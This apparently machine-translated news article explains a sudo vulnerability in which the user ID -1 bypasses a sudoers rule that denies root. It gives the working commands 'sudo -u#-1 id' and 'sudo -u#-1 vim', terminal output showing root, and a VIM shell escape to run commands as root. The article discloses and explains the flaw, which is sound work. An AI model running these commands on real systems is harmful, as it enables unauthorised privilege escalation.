

# Linux Error SUDO allows you to run commands as root

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A flaw in the **sudo** Linux **command** has been discovered, which may allow non-privileged users to execute commands as root. Thankfully, this vulnerability only works in non-standard configurations and most Linux servers are unaffected.

Before learning about the vulnerability, it is important to have some basic information about how the sudo command works and how it is configured.

## Learn about the sudo command

When executing commands on a Linux operating system, unprivileged users can use the **sudo** ( super user do ) command to execute commands as root, as long as they have been granted or know the user's password.

The **sudo** command can also be configured to allow users to run commands as a different user, by adding special commands to the / etc / **sudoers** configuration **file**.

For example, the following commands allow users to **'test'** to run the commands / **usr** / **bin** / **vim** and / **usr** / **bin** / **id** like any user other than root.

```
test ALL = (ALL, !root) /usr/bin/vim test ALL = (ALL, !root) /usr/bin/id
```

In order for user **'test'** to execute one of the commands above, they will use the **sudo** command with the **-u** parameter to specify the user to run the command. For example, the following command will launch VIM as a **'bleeping-test'** user.

```
sudo -u bleeping-test vim
```

When creating users in Linux, each user is provided with a UID. As seen below, user **'test'** has a UID of **1001** and **'bleeping-test'** has a UID of **1002**.

```
test:x:1001:1001::/home/test:/bin/bash
bleeping-test:x:1002:1002::/home/bleeping:/bin/bash
```

The user can use these UIDs instead of the user name when launching the sudo command. For example, the command below will again launch VIM as a **'bleeping-test'** user but this time by providing that user's UID.

```
sudo -u#1002 vim
```

## Sudo flaw


Apple's security researcher, Joe Vennix, discovered an error that allowed users to launch the sudo command as root using UID **-1** or **4294967295** in the sudo command.

For example, the following command could use this error to launch user / **usr** / **bin** / **id** as root, even though the user '**test**' was denied to do this in / **etc** / **sudoers**.

```
sudo -u#-1 id
```

Use this error with the command / **usr** / **bin** / **id** to have root privileges illustrated below.

```
test@ubuntu:~$ sudo -u#1002 cat
[sudo] password for test:
Sorry, user test is not allowed to execute '/bin/cat' as bleeping-test on ubuntu.
test@ubuntu:~$ sudo -u#1002 id
[sudo] password for test:
uid=1002(bleeping-test) gid=1002(bleeping-test) groups=1002(bleeping-test)
test@ubuntu:~$ sudo -u#0 id
Sorry, user test is not allowed to execute '/usr/bin/id' as root on ubuntu.
test@ubuntu:~$ sudo -u#-1 id
uid=0(root) gid=1001(test) groups=1001(test)
test@ubuntu:~$
```



Although this error is very serious, it is important to remember that it can only work if the user is granted access to the command through the sudoers configuration file. If not (and most Linux distributions do not do so by default), then this error will have no effect.

## Create an attack

To actually exploit this vulnerability, the user must have the sudoer directive, configured for one command to be able to launch other commands.

In the sudoers directive example above, we have such a command: **VIM!**

```
test ALL = (ALL, !root) /usr/bin/vim
```

Once in VIM, users can launch another program using the command **:!** . For example, if in VIM, you can enter **!ls** to execute the **ls** command in the current directory.

If you use the command `sudo -u#-1 vim` to exploit this vulnerability, VIM will be launched as root. You can then confirm this by executing the `!whoami` command.

